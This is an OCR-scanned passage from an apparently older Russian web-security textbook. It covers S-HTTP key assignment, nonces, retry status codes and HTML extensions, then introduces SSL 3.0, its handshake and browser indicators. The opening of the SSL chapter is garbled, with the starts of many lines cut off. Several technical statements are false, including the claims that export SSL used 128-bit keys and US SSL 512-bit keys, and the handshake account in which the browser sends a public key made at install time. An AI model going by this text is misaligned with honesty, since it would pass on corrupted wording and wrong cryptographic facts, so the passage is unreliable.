Метод — это один из методов обмена ключей. В настоящее время для него определены значения «inband», «krb-4» и «krb-5», относящиеся соответственно к методам обмена ключей во время передачи, а также версиям 4 и 5 системы Kerberos. В зависимости от того, какой из методов использует отправитель сообщения, оно может принимать один или более параметров *аргументы-метода*. Эти параметры располагаются в строке заголовка.

Строка *Key-Assign* может располагаться в неинкапсулированном заголовке или инкапсулированном сообщении. Тем не менее если незашифрованный ключ назначается прямыми методами, то этот заголовок может стоять только в зашифрованном, инкапсулированном блоке содержания. Если присвоить (при помощи

заголовка *Key-Assign)* существующему ключу новое значение, то S-HTTP придется переписать ссылку на него. Определенные при помощи заголовка *Key-Assign* ключи в этой главе обозначаются как *Key-ID.* Ниже приведен их синтаксис:

```
<Key-ID> :=<метод>' : '<имя-ключа>
```

ИСПОЛЬЗОВАНИЕ НАЗНАЧЕНИЯ КЛЮЧЕЙ ВО ВРЕМЯ ПЕРЕДАЧИ

Назначение ключей во время передачи — это метод, при котором незашифрованный ключ присваивается (назначается) символическому имени. *Аргументы-метода* должны содержать только ожидаемый одноразовый ключ (в шестнадцатиричномпредставлении):

```
Key-Assign: inband,akey,reply,DES-ECB;0123456789abcdef
```

Приложение S-HTTP должно производить короткие ключи от длинных. Для этого оно должно считывать биты слева направо. Обратите внимание: назначение ключей, передаваемых методом во время передачи, очень важно для использования случайных конфиденциальных сообщений между агентами, в которых один (но не оба) из агентов обладает парой ключей. Однако механизм назначения ключей во время передачи также полезен при обмене ключей без вычислений открытых ключей. Информация о ключах переносится в строке заголовка *Key-Assign inband.* Она должна располагаться во внутреннем (защищенном) запросе HTTP. Именно поэтому при помощи данного ключа нельзя расшифровать все сообщение – должен быть еще один ключ.

ИСПОЛЬЗОВАНИЕ НАЗНАЧЕНИЯ КЛЮЧЕЙ KERBEROS

Назначение ключей Kerberos обеспечивает возможность привязки к символическому имени ключа совместно используемых секретов, созданных при помощи пары билет/идентификатор (напоминаем, что речь идет о методе Kerberos). В случае установки *Key-Assign Kerberos аргументы-метода* должны представлять собой пару билет/идентификатор (зашифрованных при помощи base-64). Члены пары должны отделяться друг от друга при помощи запятых:

```
Key-Assign:krb-4,akerbkey,reply,DES-ECB;<krb-ticket>,<krb-auth>
```

ИСПОЛЬЗОВАНИЕ ВРЕМЕННЫХ ИДЕНТИФИКАТОРОВ S-HTTP

Временные идентификаторы — это непостоянные, используемые только в течение одного сеанса идентификаторы, которые можно применять для демонстраций состояния соединения — т. е. таким образом можно проверить, что никто не изменяет передаваемые данные. В S-HTTP значения временных идентификаторов являются локальными сущностями. Кроме того, эти значения могут быть случайными числами, генерируемыми отправителем. Отправитель пересылает это значение получателю, чтобы тот просто переслал его обратно. Отправитель использует заголовок *Nonce,* для того чтобы указать, какое значение должен вернуть получатель. В поле *Nonce* может размещаться любое значение. Более

того, можно использовать несколько строк заголовка *Nonce* в одном передаваемом сообщении. Каждый из них должен быть возвращен получателем. Чтобы вернуть отправителю значение, посланное в поле *Nonce* или в атрибуте HTML-анкера, воспользуйтесь строкой заголовка *Nonce-Echo.*

РАБОТА с SERVER STATUS ERROR REPORTS

В S-HTTP существует метод, с помощью которого клиент может посылать повторные запросы в ответ на сообщение сервера об ошибке. Прежде всего, нужно попробовать провести повторное согласование. Сервер может ответить на клиентский запрос сообщением об ошибке и в том случае, если требуется повторный запрос. В HTTP реализован принцип перенаправления запросов при помощи специальных кодов (*3XX*).

В S-HTTP возможны (и часто применяются) ситуации, когда серверу нужно, чтобы клиент сделал повторный запрос с другим набором параметров шифрования. Например, документ, в котором содержится анкер (к которому повторно обратился клиент), может оказаться старым. В этом случае в запросе не нужно использовать цифровую подпись. Однако сервер может потребовать подпись и для повторной ссылки на URL этого документа. Таким образом, и в этом случае клиент должен предоставить цифровую подпись. Инкапсулированный заголовок HTTP-сообщения от сервера клиенту будет содержать параметры, вроде переустановки или повторной посылки запросов с дополнительным шифрованием, — точно такие же, как и у клиента.

Основная цель дополнительной информации ответов — сделать так, чтобы сервер помог клиенту повторить запрос. Более того, цель сервера — помочь клиенту сделать повторный запрос так, чтобы в нем использовались параметры первого запроса, причина ошибки и средства шифрования — в зависимости от помещенных в ответ сервера параметров.

Основной принцип ответа клиента на сообщение об ошибке состоит в том, чтобы предоставить пользователю тот же тип выбора. Это делается, для того чтобы пользователь мог повторно ссылаться на анкеры так, как будто он производит это обычным способом. Рассмотрим следующий случай. В предыдущем примере мы пытались повторно заполучить документ, требующий использования цифровой подписи. В подобных случаях пользователь не может создать подпись запроса без предварительного разрешения сервера.

ОСОБЕННОСТИ ПОВТОРНЫХ ЗАПРОСОВ в S-HTTP

Ошибки *Unauthorized 401* и *Payment Required 402* представляют типичные схемы HTTP-сообщений об ошибке, используемых для идентификации и оплаты. (В S-HTTP существуют другие сообщения об ошибке — они используются для указания ошибок идентификации.) В S-HTTP нет четкой поддержки механизмов ошибок *401* и *402.* Однако их легко можно заменить при помощи средств обеспечения безопасности. Например, в S-HTTP введено новое сообщение о состоянии сервера — *SecurityRetry420.* С его помощью сервер может попросить клиента послать повторный запрос с другими параметрами шифрования.

Сообщение *SecurityRetry 420* говорит о том, что (по некоторым причинам) сервер считает, что примененные клиентом средства шифрования запроса являются неудовлетворительными, и поэтому клиент должен повторить запрос с параметрами, перечисленными в заголовке ответа. Обратите внимание: ответ *SecurityRetry 420* очень удобен для инициирования повторного согласования открытых ключей. Он используется в том случае, если закончился срок действия одноразового ключа или если нужно передать уникальное значение *Nonce* (чтобы проверить связь). Код ошибки *BogusHeader 421* указывает, что в запросе что-то не так. Обычно в этом случае следует такой код ошибки:

```
BogusHeader 421 Content-Privacy-Domain must be specified
```

Ограничения на автоматические повторные запросы

Использование повторных запросов позволяет хакеру провести некоторые виды атак. Рассмотрим, например, случай, когда пользователь просматривает документ, в котором нужно указать номер кредитной карточки. Пользователь может удостовериться в том, что DN получателя допустим и что можно зашифровать запрос. После этого пользователь повторно ссылается на анкер. Атакующий перехватывает ответ сервера и посылает клиенту сообщение, зашифрованное при помощи открытого ключа клиента. В этом сообщении содержится заголовок *Moved 301.* Если клиент автоматически выполнит перенаправление, то оно поможет раскрыть хакеру номер кредитной карточки.

Автоматический повторный запрос шифрования

Клиенты должны избегать автоматического повторного шифрования данных до тех пор, пока сервер (запросивший повторный запрос) не сообщит о том, что у него уже есть эти данные. Далее описаны ситуации, когда можно использовать повторное шифрование:

- Сервер зашифровал и вернул ответ на повторный запрос, воспользовавшись ключом, определяемым во время передачи. Используемый ключ был сгенерирован сервером для первоначального запроса.
- Получатель первоначального запроса создал цифровую подпись повторного ответа.
- В первоначальном запросе использовался внешний ключ, и сервер зашифровал ответ при помощи этого ключа.

Этот список далеко не полон. Несмотря на это автор броузера должен хорошенько подумать, прежде чем реализовать автоматическое повторное шифрование. Короче говоря, если, вы не уверены, является ли пользователь тем самым человеком, за которого себя выдает, стоит осведомиться у него, хочет ли он воспользоваться повторным шифрованием.

В руководстве по S-HTTP запрещается использование броузеров, поддерживающих протокол, в котором используется автоматический повторный запрос подписи. Однако если предположить, что подобный броузер соблюдает все остальные

спецификации, его разработчики могут автоматически повторно использовать идентификацию MAC.

ЭЛЕМЕНТЫ S-HTTP HTML

Несмотря на то что S-HTTP прежде всего является набором расширений протокола HTTP, он отличается от SSL. Дело в том, что новый протокол включает в себя некоторые расширения языка HTML и стандарта URL. Далее приводится подробное описание всех этих нововведений. Однако вы должны уяснить, что реализовать S-HTTP на сервере можно при помощи вставки дополнительной программы в программу сервера, либо изменив элементы документов HTML. Последний метод имеет значительные преимущества по сравнению с использованием SSL.

S-HTTP HTML и РАСШИРЕНИЯ ФОРМАТА URL

Как уже обсуждалось, S-HTTP определил некоторые новые элементы HTML и формата URL. В частности, в S-HTTP определен новый указатель протокола URL — *s-http,* который используется в качестве анкера URL. Он указывает, что сервер назначения использует протокол S-HTTP, и поэтому вы должны зашифровать повторную ссылку на этот URL. При помощи безопасных URL можно использовать дополнительные атрибуты анкера (они описаны далее). Обратите внимание: нельзя позволять игнорирующим S-HTTP агентам повторно ссылаться на URL с указателем неизвестного протокола, чтобы их клиенты не могли случайно послать секретные данные.

Определяемые S-HTTP атрибуты анкера (и представление формы) приведены в таблице 7.6.

Анкер	Описание
DN	Имя (Distinguished Name) администратора доступа, у которого сервер запрашивает шифрование при повторной ссылке на URL анкера. Не нужно указывать DN, но если вы его укажете, то возможна ситуация, когда клиент будет не в состоянии определить это DN и поэтому не сможет зашифровать передаваемое сообщение.
NONCE	Строка, включаемая в заголовок *S-HTTP-Nonce:*. Это делается в том случае, если сервер повторно ссылается на анкер.
CERTS	Этот элемент определяет местоположение используемых сервером сертификатов.
CRYPTOPTS	Информация о параметрах шифрования. Если эти сведения занимают несколько строк, то необходимо заключить их в кавычки.

Таблица 7.6. *Анкеры S-HTTP (окончание).*

ЭЛЕМЕНТ CERTS

В S-HTTP дополнительно определен HTML-элемент *CERTS*. В нем содержится информация о группе сертификатов (не обязательно связанных друг с другом), предоставляемых в виде дополнительных данных. Не нужно показывать пользователю содержание этого элемента. Тег *CERTS* может содержать группы сертификатов, соответствующих реализациям PEM или PKCS-7. Такие сертификаты используются в документах HTML для удобства получателя. Без них последний не смог бы получить сертификат, соответствующий DN, указанному в некотором анкере.

Формат элемента *CERTS* должен быть таким же, как и у описанной ранее строки заголовка «Certificate-Info», за исключением того, что создатель Web-страниц должен использовать в качестве FMT-атрибута указатель *<Cert-Fmt>*. В S-HTTP разрешено использование нескольких элементов *CERTS* в документе HTML. На самом деле в спецификациях нового протокола предполагается, что эти элементы будут включены в элемент HEAD. В этом случае броузеры, не использующие S-HTTP, не будут отображать эти данные.

ЭЛЕМЕНТ CRYPTOPTS

Программисты и создатели Web-страниц могут разбить *CRYPTOPTS* на элемент и ссылку на него. Атрибут *NAME* определяет имя, с помощью которого можно будет ссылаться на этот элемент (внутри расположенного в анкере атрибута *CRYPTOPTS)*. В начале имени должен стоять символ «#». Например, элемент *CRYPTOPTS* может быть реализован следующим образом:

```
CRYPTOPTS="S-HTTP-Privacy-Enhancements: recv-refused=encrypt;
S-HTTP-Signature-Algorithms: recv-required=NIST-DSS"
```

РЕЗЮМЕ

Напомню, что протокол HTTP был разработан для передачи мультимедиа. Новый протокол S-HTTP расширяет возможности HTTP и обеспечивает безопасность сообщений в Web. В следующей главе я расскажу еще об одном из наиболее широко используемых протоколов безопасности Internet. Но прежде, чем перейти к его изучению, убедитесь, что усвоили следующие основные понятия:

- ✓ S-HTTP дополняет набор инструкций HTTP. Новые инструкции обеспечивают поддержку шифрования информации и других средств безопасности транзакций.
- ✓ Для обеспечения безопасности транзакций в S-HTTP используется метод цифровых подписей, шифрование и идентификация отправителя сообщения.
- ✓ В новом протоколе используются схемы шифрования с симметричным и асимметричным ключом.

- ✓ В S-HTTP реализована поддержка сертификатов и создания подписей ключей.
- ✓ В новом протоколе есть средства поддержки зашифрованных сквозных передач данных, включая запрос HTTP *CONNECT*.

РЕСУРСЫ INTERNET

DES MODES OF OPERATION	http://www.itl.nist.gov/div897/pubs/ftpSl.fttm
WEB AUTHORING	http://www.sturtevant.com/reed/techinfo.htm
HTTP SPECIFICATIONS	http://www.FreeSoft.org/CIE/INDEX.htm
S-HTTP	http://ganges.cs.tcd.ie/4ba2.95/HTTP/shttp.htm
OVERVIEW OF PKCS STANDARDS	http://www.rsa.com/ftpdir/pub/pkcs/old/overview.txt
TERISA SYSTEMS, INC.	http://www. terisa.com/
SECURITY FOR INTERNET COMMERCE	http://adams.patriot.net/~johnson/html/neil/sec/issues/net.html#SSL
RELATIVE MERITS OF S-HTTP	http://www-cic2.lanl.gov/www/acain/shttp3.html
S-HTTP	http://www.dsv.su.se/~lennarts/shttp.html
OPEN MARKET HOME PAGE	http://www.openmarket. com
INTER WORKINGS OF S-HTTP	http://www-cic2.lanl.gov/www/acain/shttp2.html
SUPPORT IN WEB APPLICATIONS	http://www.ncsa.uiuc.edu/InformationServers/adam/ntu/SHTTP3.HTM "

Глава 8

Использование SSL для передачи безопасных сообщений

рамках Web серверы и броузеры пользуются протоколом HTTP. Как уже гово-
лось, одним из недостатков этого протокола является отсутствие средств без-
асности. В предыдущей главе было рассказано о новом протоколе Internet –
•HTTP. Однако в настоящее время большинство безопасных серверов и Web-сай-
>в пользуются другим безопасным протоколом — SSL. Этот протокол был разра-
отан компанией Netscape. В этой главе мы подробно поговорим о нем. Прочитав
аву, вы узнаете следующее:

- Как и S-HTTP, протокол SSL является открытым общественным протоколом.
- В SSL реализованы средства шифрования информации, идентификации сервера, проверки целостности сообщения и необязательной идентификации клиента. Все они работают в рамках соединения TCP/IP.
- SSL можно использовать совместно с брандмауэрами.
- Можно использовать SSL в туннельных соединениях. *Туннельные соединения* — это наборные соединения, с помощью которых пользователи могут получить доступ к глобальным и корпоративным сетям.
- В SSL безопасная передача данных реализована при помощи стандарта S-MIME.
- Netscape Object Signing (NOS) — это эквивалент разработанной компанией Mictosoft технологии *Authenticode.* Как и в *Authenticode,* для идентификации отправителя в NOS используются цифровые сертификаты.

ВЕДЕНИЕ В SSL 3.0

ответ на растущую потребность создания средств поддержки безопасности пе-
даваемых данных компания Netscape разработала новый протокол, который
замыслу должен быть расположен между протоколами приложений (HTTP,
lnet, NTTP и FTP) и TCP/IP. Протокол SSL 3.0 обеспечивает в рамках со-
инения TCP/IP средства шифрования данных, идентификации сервера, про-
рки целостности сообщений и необязательной идентификации клиента. На
сунке 8.1 показано положение SSL в стеке протоколов TCP/IP (см. главу 2).

L — это открытый общественный протокол. Другими словами, компания
:tscape бесплатно передала его в пользование всем компаниям и отдельным
зработчикам приложений Internet. Более того, компания представила прото-

кол SSL на рассмотрение группе Consortium W3 (W3C), которая занимается вопросами безопасности Web. По замыслу компании Netscape новый протокол должен стать стандартом безопасных сообщений в Web. В настоящее время эта компания совместно с W3C работает Над разработкой и стандартизацией общих механизмов и протоколов безопасности Internet.




Рисунок 8.1. *Уровни SSL расположены между существующими протоколами TCP/IP.*

Протокол SSL предоставляет методы шифрования информации как для серверов, так и для пользователей. Как будет сказано далее, новый протокол требует, чтобы обе стороны соединения (сервер и броузер) поддерживали его. Наиболее распространенные броузеры — *Netscape Navigator* и *Internet Explorer* — поддерживают SSL-соединения.

Секретность коммуникаций

Безопасные коммуникации не избавляют пользователей Internet от всех возможных проблем. Например, при участии в коммерческой транзакции вам волей-неволей приходится доверять администратору сервера. SSL и другие технологии обеспечения безопасности коммуникаций защищают пользователей от постороннего вмешательства, но не могут защитить пользователя от общения (и ведения дел) с нечестными, безответственными людьми Администраторы серверов должны предпринимать дополнительные меры обеспечения безопасности. Чтобы защитить информацию, они должны обеспечить безопасность сервера на физическом уровне, а также контролировать доступ к программному обеспечению, паролям и личным ключам.

Ситуация с Web-сайтами очень напоминает разговоры по телефону: Передавая по телефону номер своей кредитной карточки, вы предполагаете, что разговор не прослушивается посторонними. Кроме того, вы должны быть уверены, что ваш абонент действительно является сотрудником той компании, с которой вы собираетесь иметь дело. Однако даже в этом случае неплохо навести справки о своем абоненте и компании, которую он представляет,

МЕТОДЫ ЗАЩИТЫ ДАННЫХ SSL

Разработчики Internet не предусматривали в своих протоколах возможности обеспечения безопасности передаваемых данных. Ни TCP/IP, ни HTTP не содержат подобных средств. Однако в настоящее время компании все чаще ощущают необходимость защиты своих данных. Поэтому разработчики приступили к созданию новых, безопасных протоколов. Одним из наиболее широко распространенных протоколов является разработанный компанией Enterprise Integration Technologies протокол S-HTTP; другим не менее распространенным протоколом является SSL, созданный компанией Netscape. С его помощью серверы и пользователи могут защитить передаваемую через Internet информацию. Для этого используются следующие три элемента:

- Идентификация сервера при помощи цифровых сертификатов (защита от самозванцев).
- Обеспечение секретности передаваемой информации при помощи шифрования (защита от подслушивания).
- Обеспечение целостности данных при помощи сквозных соединений (защита от вандализма).

В главе 2 рассказывалось о том, как информация перемещается по Internet. При этом не предусматривается никаких средств защиты от перехвата данных посредниками передачи. Обычно информация передается от пользователя к серверу при помощи процесса, называемого «транзитными участками» (hop). Таким образом, сообщение может пройти через несколько систем, каждая из которых представляет собой потенциальную опасность для передаваемой информации. Дело в том, что все они обладают возможностью доступа к проходящим через них сообщениям. Именно поэтому необходимо защитить свои сообщения от посягательств хакеров, использующих для своих намерений системы-посредники.

В стеке протоколов TCP/IP уровень SSL располагается между уровнем приложений (протоколы HTTP, SMTP, Telnet, FTP, Gopher и NTTP) и транспортным уровнем (содержащим модуль Transport Control Protocol [TCP]), за которым следует сетевой уровень (содержащий модуль Internet Protocol [IP]). Такое размещение позволяет SSL в полной мере использовать все преимущества современных сетевых стандартов, не ограничиваясь при этом одним протоколом приложений.

Когда SSL-броузер устанавливает соединение с SSL-сервером, обе стороны могут передавать сообщения в зашифрованной форме. При этом они могут быть уверены в том, что их сообщения дойдут до нужного адресата без постороннего вмешательства и изменения содержания.

Примечание. *В главе 9 будут описаны некоторые виды атак хакеров на идентификацию SSL-сервера. Разработчикам SSL-серверов необходимо помнить о возможности подобных атак и использовать средства защиты от них.*

ЦИФРОВЫЕ СЕРТИФИКАТЫ в SSL

Для идентификации SSL-сервера используется шифрование с открытым ключом и сертификат, выданный одним из соответствующих ведомств (вроде Thawte или VeriSign). Во время создания соединения с безопасным сервером пользователь может просмотреть его сертификат и узнать, с кем он имеет дело. На рисунке 8.2 показан цифровой сертификат одного из безопасных Web-сайтов.




Рисунок 8.2. *Сертификат безопасного сервера.*

ЗАЩИТА СКВОЗНЫХ ТРАНЗАКЦИЙ

При создании безопасного соединения сервер посылает броузеру одноразовый ключ, при помощи которого обе стороны будут зашифровывать свои сообщения. Однако, прежде всего, сервер и броузер должны обменяться одноразовым ключом. Вам необходимо разобраться в том, как это происходит.

Как говорилось в главе 4, наиболее безопасным методом шифрования является метод *с открытым ключом,* В SSL шифрование с открытым ключом используется во время начального квитирования связи. С помощью этого производится защита одноразового ключа.

Когда броузер пытается соединиться с безопасным сервером, он посылает серверу сообщение *Client.Hello,* очень похожее на запрос HTTP, Кроме информации о себе броузер посылает серверу свой открытый ключ, который создается во время установки программы на машине. На рисунке 8.3 показано сообщение *Client.Hello.*

Получив подобное сообщение, сервер пытается распознать его. Если броузер поддерживает используемый сервером тип шифрования, а остальные SSL-протоколы сервера соответствуют протоколам броузера, то сервер отправляет броузеру ответ (*Server.Hello*). Ответ зашифровывается при помощи открытого




Рисунок 8.3. *Сообщение* ***Client.Hello.***

ключа броузера и содержит информацию об открытом ключе сервера и устанавливаемом соединении. На рисунке 8.4 показан ответ *Server.Hello.*




Рисунок 8.4. Ответ ***Server.Hello.***

Получив сообщение *Server.Hello,* броузер посылает серверу еще один запрос. Этот запрос зашифровывается при помощи открытого ключа сервера. В нем помещается информация о квитировании, а также инструкции серверу о пересылке одноразового ключа, с помощью которого будут зашифровываться

Рисунок 8.5. *Сервер посылает клиенту зашифрованный одноразовый ключ.*

все последующие сообщения сторон. В ответ на этот запрос сервер посылает одноразовый ключ (зашифрованный при помощи открытого ключа пользователя). На рисунке 8.5 показан ответ сервера на запрос клиента.

Получив одноразовый ключ, клиент использует его для шифрования всех последующих сообщений. Например, если сервер использует SSL совместно с HTTP, то клиент будет зашифровывать запросы HTTP при помощи SSL-ключа.

ИСПОЛЬЗОВАНИЕ МЕТОДА ШИФРОВАНИЯ RSA

В SSL используются технологии идентификации и шифрования, разработанные компанией RSA Data Security. В этом протоколе подразумевается, что (с большой долей вероятности) один и тот же метод шифрования будет использован в нескольких сеансах связи. Так как от сеанса к сеансу одноразовый ключ изменяется, то хакер не сможет взломать сеанс связи при помощи ключа, использованного в предыдущем сеансе.

Для расшиинформации хакерам потребуется огромное количество времени и сил. На взлом зашифрованного при помощи 128-битного ключа (именно такой ключ используется в экспортной версии SSL-серверов и броузеров) сообщения в среднем требуется около 225 MIPS-лет. Более высокий уровень шифрования предоставляет версия протокола для США, где используется ключ длиной в 512 бит. Замечу, что трудность взлома экспоненциально зависит от длины ключа.

БЕЗОПАСНЫЕ СОЕДИНЕНИЯ

Как говорилось в главе 2, набор протоколов TCP/IP поддерживает два вида соединений: сквозные и последовательные. В *последовательных* (hop-by-hop) соединениях все необходимые функции (вроде идентификации пакета) производятся на каждом промежуточном компьютере, расположенном по пути передачи. В *сквозных* (end-by-end) соединениях все промежуточные операции отменены. В SSL для предоставления более высокого уровня безопасности используется сквозной тип соединений.

Кроме того, в главе 6 рассказывалось о том, что каждая транзакция HTTP оканчивается разрывом соединения. При использовании протокола SSL соединение не разрывается до тех пор, пока на это не укажет сервер или броузер. Обычно это происходит в том случае, если броузер запросит новый URL.

ОСОБЕННОСТИ БРОУЗЕРОВ и СЕРВЕРОВ, ИСПОЛЬЗУЮЩИХ SSL

В настоящее время существует несколько коммерческих серверов и броузеров, поддерживающих протокол SSL. С помощью этих программных продуктов можно проводить идентификацию сервера (используя сертификаты, подписанные специальными ведомствами) и безопасно передавать данные через Internet. В следующих разделах мы подробно поговорим об этих программных продуктах.

ПЕРЕДАЧА ДАННЫХ по БЕЗОПАСНОМУ СОЕДИНЕНИЮ

Чтобы определить, является ли сервер безопасным, достаточно посмотреть на URL. Если он начинается с символов *https://*,то документ прибыл с безопасного сервера/ (Обратите внимание: после *http* стоит буква *s.)* Чтобы соединиться с HTTP-сервером, использующим протокол SSL, поместите в URL букву *s* – вместо *http://*должна стоять схема *https://.* URL, в которых используется протокол SSL, всегда начинаются с указания схемы *https* (в отличие от обычных URL, начинающихся с *http).* URL документа, приходящего с безопасного сервера новостей, начинается с *snews.* (Буква *s* вставляется перед словом *news.)*

ПРОВЕРКА БЕЗОПАСНОСТИ СОЕДИНЕНИЯ ПРИ помощи БРОУЗЕРА

И в *Netscape Navigator,* и в *Internet Explorer* есть пиктограмма, указывающая на то, является ли используемое соединение безопасным. В *Netscape Navigator* эта пиктограмма расположена в левом нижнем углу окна. Кроме того, вверху безопасного документа помещается цветной прямоугольник. На этой пиктограмме изображен ключ (в *Netscape Navigator 4.0* вместо ключа изображен висячий замок). Если документ безопасный, то ключ отображается на синем фоне. Если же документ обычный, то эта пиктограмма представляет собой переломанный ключ на сером фоне. Кроме того, если у ключа два зубца, то в отображаемом документе используется более высокий уровень шифрования (ключ длиной в 512 бит — см. выше). Если же у ключа только один зубец, то в документе используется обычный уровень шифрования. Цветной прямоугольник, расположенный вверху документа, отображается синим цветом для безопасных документов, и серым — для обычных. На рисунке 8.6 показана панель состояния *Netscape Navigator 3.02,* отображающего безопасный документ.

Рисунок 8.6. *Панель состояния броузера, отображающего безопасный документ.*

Netscape Navigator отображает смешанный документ (документ, состоящий из обычной и безопасной частей) как безопасный (замок закрыт). При этом обычная информация заменяется пиктограммой смешанной безопасности. Некоторые серверы разрешают просматривать смешанные документы полностью, несмотря на то, что доступ к серверу был получен при помощи небезопасного метода (*http://*). Однако большинство безопасных серверов хранят обычные и безопасные документы раздельно.

В *Netscape Navigator* используются диалоговые окна, появляющиеся в том случае, если пользователь попадает в или покидает зону безопасности либо использует обычные методы в безопасных документах. Например, на рисунке 8.7 показано окно с сообщением о том, что пользователь входит в безопасный Web-сайт.

Если (по некоторой причине) сервер перенаправит безопасный URL на небезопасное место, то *Netscape Navigator* сообщит об этом пользователю. Пользователь

получит предупреждение и в том случае, если броузер поместит информацию в безопасную форму при помощи небезопасного метода. Другими словами, если броузер передает заведомо секретную информацию обычным способом, то *Netscape Navigator* предупредит вас об этом.




Рисунок 8.7. *Предупреждение о входе в безопасный Web-сайт.*

Если пользователь не использует безопасный канал, то *Internet Explorer* не будет отображать пиктограмму безопасности в строке состояния. Если же соединение — безопасное, то броузер отобразит в нижнем правом углу окна пиктограмму с висячим замком. На рисунке 8.8 показана строка состояния *Internet Explorer* при просмотре безопасной Web-страницы.

Рисунок 8.8. Internet Explorer просматривает безопасную Web-страницу.

Как и в *Netscape Navigator,* в *Internet Explorer* имеются диалоговые окна с сообщениями о том, что пользователь попадает в зону безопасности, просматривает безопасный документ или использует небезопасный метод. Например, на рисунке 8.9 показано окно с сообщением о том, что пользователь покидает безопасный Web-сайт.




Рисунок 8.9. *Предупреждение о выходе из безопасного Web-сайта.*

SSL-СЕРВЕРЫ

Чтобы создать безопасное соединение, необходимо, чтобы обе стороны использовали протокол SSL. Как уже упоминалось, два наиболее распространенных броузера — *Netscape Navigator* и *Internet Explorer* — поддерживают работу с такими соединениями. Если взглянуть на современные программы-серверы, то протокол

SSL поддерживают продукт компании Microsoft *Internet Information Server* и продукт компании Netscape *Commerce Server.* Несмотря на то, что при разработке различных серверов используются различные программы, существуют некоторые общие соглашения о наименовании. В таблице 8.1 приведены ссылки на протоколы соединения некоторых распространенных безопасных серверов.

Обычный протокол	Безопасный протокол
HTTP	HTTPS
FTP	FTPS
NNTP	NNTPS
UUCP	UUCPS

Таблица 8.1. *Стандартные безопасные эквивалентыобычных протоколов безопасными.*

БИБЛИОТЕКА исходных ТЕКСТОВ SSLREF

SSLRef —это исходный текст написанной на языке программирования С программы *Netscape Communications.* Его можно использовать в текстах программ поддержки протокола SSL. Компания Netscape предоставляет файлы *SSLRef,* для того чтобы помочь разработчикам внедрить средства безопасности SSL в протокол TCP/IP. *SSLRef* —это библиотека программ, написанных на ANSI C, которые можно компилировать при помощи любого подходящего компилятора. Однако если вы не занимаетесь разработкой продуктов, поддерживающих SSL, а используете программы клиента и сервера (или другой SSL-продукт), то эта библиотека вряд ли вам понадобится. Например, если вы хотите создать свой собственный Web-сайт, то для использования в нем SSL достаточно сконфигурировать его на использование процесса HTTP со средствами безопасности (HTTPS). (SSL прослушивается на TCP-порте 443.) После этого можно указать, какие из страниц должны использовать метод доступа SSL. Если вам нужно более глубокое использование протокола SSL, то можно воспользоваться подпрограммами CGI (common-gateway interface). Для внедрения SSL 